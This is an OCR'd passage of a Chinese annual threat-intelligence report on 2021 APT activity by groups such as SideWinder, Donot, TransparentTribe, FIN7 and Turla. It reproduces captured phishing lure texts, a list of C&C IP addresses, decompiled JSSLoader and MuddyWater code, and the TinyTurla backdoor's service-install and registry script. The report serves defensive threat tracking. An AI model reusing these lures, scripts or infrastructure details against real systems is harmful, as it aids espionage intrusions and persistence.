今年三月 NDR 安全团队在捕获到 SideWinder 针对阿富汗总统府攻击过程中发现其 C&C 服务器上存在另外两套模板，两套模板分别对应攻击目标为中国和尼泊尔。同年 6 月 NDR 安全团队发现 Donot 组织攻击活动中存在完全同 3 月 Sidewinder 对阿富汗定向攻击模板路径。结合后续其他线索我们推测两个组织存在人员重叠可能。


a. Bitter 组织

Bitter 主要目标是沙特阿拉伯、中国和巴基斯坦等国家。该组织最初由 Forcepoint 安全实验室发现，自 2013 年以来一直活跃，目标包括能源、工程和政府部门。

今年攻击捕获相关钓鱼攻击 200+ 次，年初发现其使用 Windows 内核漏洞提高其攻击成功率。

Bitter 攻击同样也体现出常态化热点攻击 . 相较于 GreenSpot 组织，Bitter 组织其目标行业主要聚集在航空航天、军工、超大型企业、国家政务、部分高校。

2021 年度钓鱼事件



新媒体节目制作部 新闻稿单		
中国军视网 www.js7tv.cn	供稿单位:	中国军视网
	通联方式:	
	稿件作者:	
	该稿日期:	
标题	大漠戈壁 远火分队多弹种精确打击跨昼夜进行 记者：洪伟 张临宇 于昕峰	
正文	【正文】近日，陆军第 72 集团军某炮兵旅组织官兵，围绕临机目标快速打击等课目开展远火突防演练。 【正文】西北戈壁，中午的气温高达近 40 摄氏度，远火分队快速向目标地域机动。一路上，“敌”炮火封锁、核生化地带、“敌”特袭扰等战术特情不断袭来，远火分队见招拆招，灵活机动突破“敌”封锁。抵达待机地域后，无人侦察机迅速升空，协同其他作战单元，对打击目标展开多维立体侦察。 【同期声】发现‘敌’炮兵阵地 【正文】指挥员根据无人机回传的目标信息，快速选择弹药种类，拟制火力打击计划。 【同期声】5 4 3 2 1 放! 【同期声】发射现场 【同期声】陆军第 72 集团军某炮兵旅营长 徐逸峰 在战场上，火力反应快一秒打赢底气才能多一分。为了提高远火	

安哥拉中资企业商会
CÂMARA DE COMÉRCIO ANGOLA-CHINA
中安商【2021】01 号

关于对在安人员防疫情况进行摸底的通知

各会员单位：

当前，安哥拉新冠疫情形势依然复杂，无症状感染比例居高不下，已发现多名变异病毒输入病例，在安中国公民已累计确诊 131 例，死亡 6 例。临近春节，为进一步提高疫情防控意识，正确评估疫情防控风险，确保大家度过一个平安祥和的节日，根据驻安使馆经商处要求，现对各会员单位在安人员疫情防控情况进行摸底统计。

请各单位统计本单位所有在安员工情况，填写《中资企业商会在安人员疫情情况摸底统计表》，于 1 月 31 日前报各疫情零报告小组组长，由商会秘书处进行统计汇总。

特此通知

附件：《中资企业商会在安人员防疫情况摸底统计表》

安哥拉中资企业商会
2021 年 1 月 28 日

2021年度

钓鱼事件

b. Sidewinder 组织

SideWinder 活跃于南亚地区的 APT 组织，主要针对东南亚国家，包括巴基斯坦，阿富汗，中国，孟加拉，尼泊尔等国家，目标行业包括国防、军事、政府等国家部门行业。

相较于 Q1-2 季度 SideWinder Q3-4 季度针对中国的攻击频次有所下降，其中在 Q1 季度 SideWinder 还曾构造过中、尼、阿三国机构钓鱼页面并同时对三国进行差异攻击。

近两年 SideWinder 组织战术、技术和程序 (TTP) 基本保持不变。
2021 年全年监测到其基础设施 200+, 相关 IOC 500+。

2021 年度攻击事件

12月

10月

▲ PN SECURE WEBMAIL SERVICES

9月

▲ luckydrawAugust2021


▲ PAYMENT RELEASE ORDER - UPGRADE OF SR 47 BG RADARs ONBOARD AZMT AND DHST

8月

▲ Quranic Arabic Language Course

▲ Invitation Pass

7月



▲ IncomeTaxReturnFormsforSalariedPersons forTaxYear2021

6月

Directorate General
National Institute of Maritime Affairs
Bahria University
Shangrilla Road, Sector E-8
Islamabad

Tele: 051-9261966

BU/D NIMA/2021/

DMPR
Naval Headquarters
ISLAMABAD June 2021

FORWARDING OF PROPOSAL – FOCUSED TALK ON IMPACT ON MARITIME SECURITY OF PAKISTAN IN POST US WITHDRAWL FROM AFGHANISTAN

Reference:

A. Meeting held at NHQ chaired by COS on 28 Jun 21

1. Apropos meeting at reference, desired proposal is given in ensuing paragraphs.

2. Activity: Focused Talk

▲ Impact on Pakistan Security Post US withdrawal

5月

Building Port Resilience Against Pandemics (BPR)

On behalf of the United Nations Conference for Trade & Development (UNCTAD) we are pleased to announce the official launching of the **UNCTAD TrainForTrade "Building Port Resilience Against Pandemics (BPR)" course (28 June-30 July 2021).**

Course details and how to register: { HYPERLINK "http://www.pmaesa.org/wp-content/uploads/2021/05/BPR_Course-Details_June-July-2021.pdf" \t "_blank" }

▲ Building Port Resilience Against Pandemics (BPR)

3月

▲ 针对三国攻击

1月

▲ PAF CALENDER 2021

c. Donot 组织


Donot 是由南亚国家支持的 APT 组织，其主要以周边国家的政府机构为目标进行网络攻击活动，通常以窃取敏感信息为目的。该组织具备针对 Windows 与 Android 双平台的攻击能力。

根据今年对 Donot 组织的监测发现，其主要有两大类基础设施。一类是 Donot 自己搭建的基础设施，另一类是使用第三方平台的基础设施。Donot 组织自己搭建的基础设施存在几个特征：一个是大部分基础设施会使用从 Let’s Encrypt 申请的证书，另一个是作为基础设施的域名会以 .xyz、.live、.life、.buzz、.icu、.one 和 .com 等结尾。通过第三方平台来完成命令下发和数据上传，一方面用于逃避部分安全设备检测，另一方面用于隐蔽自身 C&C 地址，其使用的第三方平台主要包括 Telegram 等。

2021 年全年监测到相关 IOC 200+。

2021 年攻击事件

▲ Indian Military Out.doc



▲ 其他攻击事件

d. Patchwork 组织

Patchwork APT 组织，也称为白象、Hangover、Dropping Elephant、Chinastrats、Monsoon、Sarit、Quilted Tiger、APT-C-09 和 ZINC EMERSON，于 2015 年 12 月首次被发现。该组织的目标主要为外交与经济。通常是通过鱼叉式网络钓鱼活动或水坑攻击进行的。该组织被怀疑与印度有关，目标是国家包括巴基斯坦、中国、斯里兰卡、乌拉圭、孟加拉国、中国台湾、澳大利亚和美国的外国大使馆和外交办事处。

2021 年攻击事件

12月

- 中华人民共和国国家卫生健康委员会登记表
- Pakistan Defence Officers Housing Authority

10月

- Special_Tax_Relief_Package

7月

- FBR Circular
- Tani_Khan_Matrimonial_profile_picture_for_email_circulation

1月

- Chinese_Pakistani_fighter_planes_play_war_games

e. Confucius 组织

Confucius 组织自 2013 年以来一直活跃，主要针对巴基斯坦和其他南亚目标，2021 年度常使用 000webhostapp.com 动态域作为其 C&C 地址，Confucius 组织 Android 端 SunBird 工具包含不限于以下功能。

- 获取已安装应用程序列表
- 获取浏览器历史
- 获取日历信息
- 窃取 BlackBerry Messenger (BBM) 内容
- 窃取 WhatsApp 内容

2021 年底 2022 年初捕获到 Confucius 针对中国、巴基斯坦、尼泊尔开展新一轮攻击活动。

2021 年攻击事件

9月

▲ Ticket00073146.docm

7月

▲ 针对巴基斯坦

▲ 冒充巴基斯坦国防住房管理局

1月

ORF ISSUE BRIEF

DECEMBER 2020
ISSUE NO. 427

China's Cruise Missile Capabilities: Implications for the Indian Army and Air Force

KARTIK BOMMAKANTI

ABSTRACT This brief evaluates the state and development of China's cruise missile capabilities, specifically that of its air-launched and ground-launched missile forces. It finds that China has developed a formidable inventory of cruise missiles, which poses a threat to

b55d579a010505cfd9c69b8b6a1363d4f3d58a7270...

常规 | 快捷方式 | 兼容性 | 安全 | 详细信息 | 以前的版本

b55d579a010505cfd9c69b8b6a1363d4f3d58a72708

目标类型: 应用程序
目标位置: Software
目标(T): C:\ProgramData\Software\update.exe
起始位置(S): "C:\ProgramData\Software"
快捷键(K): 无
运行方式(R): 常规窗口
备注(O):
打开文件位置(F) | 更改图标(C)... | 高级(D)...

▲ China Cruise Missiles Capabilities-Implications for the Indian Army

f. TransparentTribe 组织

Transparent Tribe，也被称为 PROJECTM 和 MYTHIC LEOPARD，是一个高产组织，其活动最早可以追溯至 13 年。攻击目标通常为印度军方和政府人员。相较于去年 TransparentTribe 战术、技术和程序 (TTP) 基本保持不变。其常用 RAT 工具 Crimson 包括不限于以下功能：

- 管理文件系统
- 上传或下载文件
- 截屏
- 音频监控
- 视频监控
- 文件窃取
- 命令执行
- 键盘记录
- 本地密码窃取

2021 年度全年监测到 TransparentTribe 组织相关攻击次数高达 100+。


IP地址	国家	省	市	端口
107.173.204.38	美国	纽约州	布法罗	6576
107.173.204.38	美国	纽约州	布法罗	12417
104.129.27.131	美国	新泽西州	锡考克斯	12483
173.212.192.229	德国	巴伐利亚邦	纽伦堡	3364
173.212.192.229	德国	巴伐利亚邦	纽伦堡	8443
173.212.192.229	德国	巴伐利亚邦	纽伦堡	10262
173.212.192.229	德国	巴伐利亚邦	纽伦堡	14626
173.212.192.229	德国	巴伐利亚邦	纽伦堡	16564
64.188.25.143	美国	新泽西州	锡考克斯	4586
64.188.25.143	美国	新泽西州	锡考克斯	6586
64.188.25.143	美国	新泽西州	锡考克斯	8529
64.188.25.143	美国	新泽西州	锡考克斯	15447
107.175.1.103	美国	纽约州	布法罗	3268
107.175.1.103	美国	纽约州	布法罗	5418
107.175.1.103	美国	纽约州	布法罗	7646
107.175.1.103	美国	纽约州	布法罗	9348
107.175.1.103	美国	纽约州	布法罗	14686
198.46.168.28	美国	纽约州	布法罗	4882

▲ 部分 C&C

g. SideCopy 组织


SideCopy 一个与巴基斯坦有关的 APT 组织，根据目前已知信息其至少自 2019 年以来一直在运作，主要针对南亚国家，尤其是印度和阿富汗。其名称来源是由于其感染链模仿 SideWinder。据悉，该组织与 TransparentTribe 存在相似，存在为 TransparentTribe 组织分支可能性。

2021 年 SideCopy 针对南亚和中亚地区的政府和能源组织感染链中出现双重加载，工具分别为 ReverseRat&NightFury。



2-5

西亚APT组织活动分析
WEST ASIA



a. StrongPity 组织

StrongPity 又被微软称作 Promethium，自 2012 年以来一直活跃，该组织针对国家包括土耳其、叙利亚、中国等国家。

根据今年捕获情况来看 StrongPity 武器又有更新，首次出现 Android 平台攻击样本，同时其代表性 Downloader 已更新至 v26 版本，相较于 v25 版本其整体代码结构差异不大。

```
name=v26_kt20p0_1892591429&delete=ok
```

2021 年攻击事件：

11月

- 伪装 Notepad++ 进行水坑攻击

5月

- 叙利亚电子政务门户网站

2-6


中东APT组织活动分析
MIDDLE EAST

a. MuddyWater 组织

MuddyWater 组织主要关注中东地区重点关注伊拉克和沙特阿拉伯的政府目标。常使用无文件攻击从而增加检测、取证难度。

工具库中 Aclip 后门使用 Slack API 将系统信息、文件和屏幕截图传输给攻击者，并从其操作员那里接收命令作为响应，与 Donot 组织使用 Telegram 类似通过第三方合法平台完成 C&C 功能。

2021 主要攻击事件：



▲ 针对阿拉伯联合酋长国家

8月

```
sub_4128E0(0, 1, L"Commit: % 7dMb\n", v27 >> 20, v19);
sub_413C3A(128);
lpMem = (_DWORD *)sub_40FCA0(v1);
v8 = *((_DWORD *)v1 + 468);
v9 = *((_BYTE *)v1 + 260);
v22 = (LPVOID)*v5;
v10 = sub_41B4C2(1040);
v11 = v9 == 0;
v12 = L"*** Process didn't utilized %d MB commit usage for %ld second%s: %d MB";
lpMem[8] = v10;
if ( v11 )
  v12 = L"*** Process exceeded %d MB commit usage for %ld second%s: %d MB";
sub_4023A0(v10, 520, v12, (char)v22);
*((_BYTE *)lpMem + 40) = 1;
lpMem[11] = L"Commit";
```

▲ 针对中东电信、IT 服务公司攻击

2月


المجلس الوطني للإعلام
National Media Council

مرحبا بكم

موظفي العزيز للجهات الحكومية

تم تصميم مكتبة إلكترونية وإطلاقها بواسطة المجلس الوطني للإعلام. تحتوي هذه المكتبة الإلكترونية على كتب ومقالات مفيدة للغاية يمكن لموظفي الحكومة الاستفادة منها. يمكنك أيضًا في هذه المكتبة عبر الإنترنت تبادل الآراء حول الأبحاث والمقالات مع الخبراء والزملاء.

تمت الموافقة على هذه المكتبة الإلكترونية من قبل هيئة الاتصالات وتقنية المعلومات. لتنزيل المكتبة الإلكترونية ، أدخل الرابط التالي

المكتبة الإلكترونية

يرجى الإبلاغ عنا

مع جزيل الشكر و الإمتنان

المجلس-الوطني-للإعلام-امارات

أبوظبي

600535558

+971(02)4450480

24.461819,54.388988

happiness@nmc.gov.ae


السادة الأفاضل / منسوبي الجهات الحكومية ،

كل عام وأنتم بخير ،

بعد تحية طيبة ... ،

بالنظر إلى الأوضاع في المنطقة خاصة بعد الانتخابات الأمريكية والمخاوف بشأن أفعال إيران، تم إجراء دراسات مشتركة بين المجلس الوطني للإعلام و الأمانة العامة لمجلس التعاون لدول الخليج العربية حول إحصاء المواقف السياسية والأمنية والاقتصادية لتطبيع العلاقات بين الدول العربية وإسرائيل. وبالتالي لقد تم تقديم مسودة الدراسات الخاص بمقترضات حول تطبيع العلاقات بين الدول العربية وإسرائيل من قبل خبراء الدول الاعضاء بالأمانة العامة لمجلس التعاون لدول الخليج العربية، و في هذا الصدد، تسعى المجلس الوطني للإعلام إلى إجراء استطلاع شامل من قبل الدول الأعضاء ،

قم بتنزيل المحتوى ذي الصلة عبر الرابط أدناه ،

تحليل ودراسة / تطبيع العلاقات / الدول العربية وإسرائيل https://nmc.gov.ae/ ،

و تفضلوا بقائق الاحترام،

第 1 页，共 1 页　121 个字　阿拉伯语(沙特阿拉伯)　100%

▲ 针对中东和邻近地区各种组织的活动

b. OilRig 组织

OilRig 一个疑似伊朗 APT 组织，至少自 2014 年以来一直以中东为目标，后期扩展到全球。该组织攻击已针对多个行业，其中包括金融、政府、能源、化工和电信等行业。该组织还疑似进行过供应链攻击，利用目标组织之间的关系来攻击其真正目标。

▲ 攻击过程中使用的钓鱼邮件

2-7

东欧APT组织活动分析
EASTERN EUROPE

a. APT28 组织

APT28 也称为 Fancy Bear、Pawn Storm、Sofacy Group（Kaspersky）、Sednit、Tsar Team（FireEye）和 STRONTIUM（Microsoft）是俄罗斯的网络间谍组织，FBI 将其归于 GTsSS 26165 部队。

今年由美国和英国联合声明中提及的 APT28 使用 Kubernetes 集群对全球数百个政府和私营部门目标进行广泛、分布式和匿名的蛮力爆破尝试，以及谷歌威胁分析小组对 14,000 名 Gmail 用户通告，15 年针对美国总统大选相关人员、俄罗斯政治活动家、博主和政客、美国记者等目标攻击。

APT28 组织除去间谍活动外同时会根据情报指向对非政府组织个人进行渗透，渗透目标包括不限于非政府组织、记者、政治家、政治组织、政府和军队。

2021 主要攻击事件：

▲ Google 通告

b. FIN7 组织

FIN7 是一个出于经济动机的组织，自 2015 年以来一直活跃，主要针对零售、餐厅和酒店行业，2018 年 Fin7 相关领导人员被逮捕后其攻击活动并未因此停止。

2021 年度 Fin7 使用美国烈酒公司的投诉信、Windows11 相关话题、美军士兵在喀布尔机场死亡、Windows10 移动版等诱饵的钓鱼文档进行攻击。使用工具包含 JSSLoader、Griffon 等，同时发现其对某行政机构发起针对性攻击。

```
r_RegOpenKeyExA(-2147483647, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", 0, 983103, &v11);
if ( v11 )
  r_RegDeleteValueA(v11, "AppJSSLoader");
v3 = r_GetModuleHandleA(0);
dword_4A8960(v3, v14, 260);
v9 = 0;
v10 = 15;
LOBYTE(v8[0]) = 0;
sub_47F010(v8, v14, strlen(v14));
v15 = 0;
strcat_481640("/c timeout 5 && del /F ", v12, v8);
LOBYTE(v15) = 2;
if ( v10 >= 0x10 )
{
  v4 = v8[0];
  if ( v10 + 1 >= 0x1000 )
  {
    v4 = *(v8[0] - 4);
    if ( v8[0] - v4 - 4 > 0x1F )
      sub_48E27F();
  }
  sub_488F45(v4);
}
v5 = v12;
if ( v13 >= 0x10 )
  v5 = v12[0];
v9 = 0;
v10 = 15;
LOBYTE(v8[0]) = 0;
dword_4A8AB4(0, "open", "C:\\Windows\\System32\\cmd.exe", v5, 0, 0);
```

▲ 6 月捕获到的 C++ 重写版 JSSLoade

▲ Fin7 常用感染链

c. APT29 组织

APT29 是一个国家级黑客组织，西方情报机构将其归于俄罗斯国家情报机构（SVR）。其主要针对目标包括外交、政府、智囊团、研究机构、国际机构组织等。

2021 年攻击事件：

- SolarWinds 供应链攻击参与者

- USAID Special Alert 钓鱼攻击

- iOS zero-day CVE-2021-1879

d. Turla 组织

Turla 又名 Snake，Uroburos，Waterbug，WhiteBear。最初从 1996 年开始活动，由 GData 在 2014 年披露后，卡巴斯基、赛门铁克、ESET 持续对该组织进行追踪和分析。其攻击活动涉及 45 个国家，主要针对外交部门、政府机构、军事机构、科研机构等组织窃取重要情报。

2021 年攻击事件：

- SolarWinds 供应链攻击参与者

- 思科（Cisco）9 月披露 TinyTurla 的后门

```
sc create W64Time binPath= "C:\windows\System32\svchost.exe -k TimeService" type= share start= auto
sc config W64Time DisplayName= "Windows 64 Time"
sc description W64Time "Windows 64 Time"

reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost" /v TimeService /t REG_MULTI_SZ /d  "W64Time" /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v ServiceDLL /t REG_EXPAND_SZ /d "C:\Windows\system32\w64time.dll" /f

reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Hosts /t REG_SZ /d "1.2.3.4" /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Security /t REG_SZ /d "pws" /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeLong /t REG_DWORD /d 300000 /f
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeShort /t REG_DWORD /d 5000 /f
```

▲ TinyTurla 后门启动脚本

- 2021 年 NDR 设备曾在某行政机构中发现过 Crutch 后门

